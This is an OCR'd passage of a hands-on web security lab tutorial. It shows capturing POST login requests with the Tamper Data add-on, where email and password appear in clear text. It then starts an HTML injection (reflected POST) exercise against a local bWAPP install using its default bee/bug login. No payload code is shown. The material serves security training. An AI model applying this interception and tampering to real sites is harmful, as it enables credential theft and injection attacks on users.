
Pop will get open for tamper data **click** on **start tamper** which starts capturing the ongoing request as we know that the username and password typed in the fields go through **POST** method. Now After that **click** on **the Login** button to send the data through the POST method.



When the request will send through the browser to the web server a pop up will appear, now hit **Tamper,** which will start capturing the sending request.




Now you can see from the given image on the right half of Tamper Popup window it is showing the **email** and **pass** in clear text.




HTML Injection – Reflection POST method with Tamper Data

I have installed **bWAPP** on my wamp server running on **localhost.** It can be accessed through the browser. Navigate to the login page using URL "**localhost/bWAPP/login.php".**


Login into web application server by typing **bee: bug** as login credential, now choose your bug" **html injection-reflected (post)**" from the given list of bugs and **click** on **the hack**.




In given text field enter first name: **kunal** and last name: **bhal**.




Before clicking **Go;** again **start tamper** data to change the field values. After that, we can see the post values and now modify it to change the username of any person.




Now **click** on **go** and a dialogue box gets opened here **click** on **tamper** to capture the request.



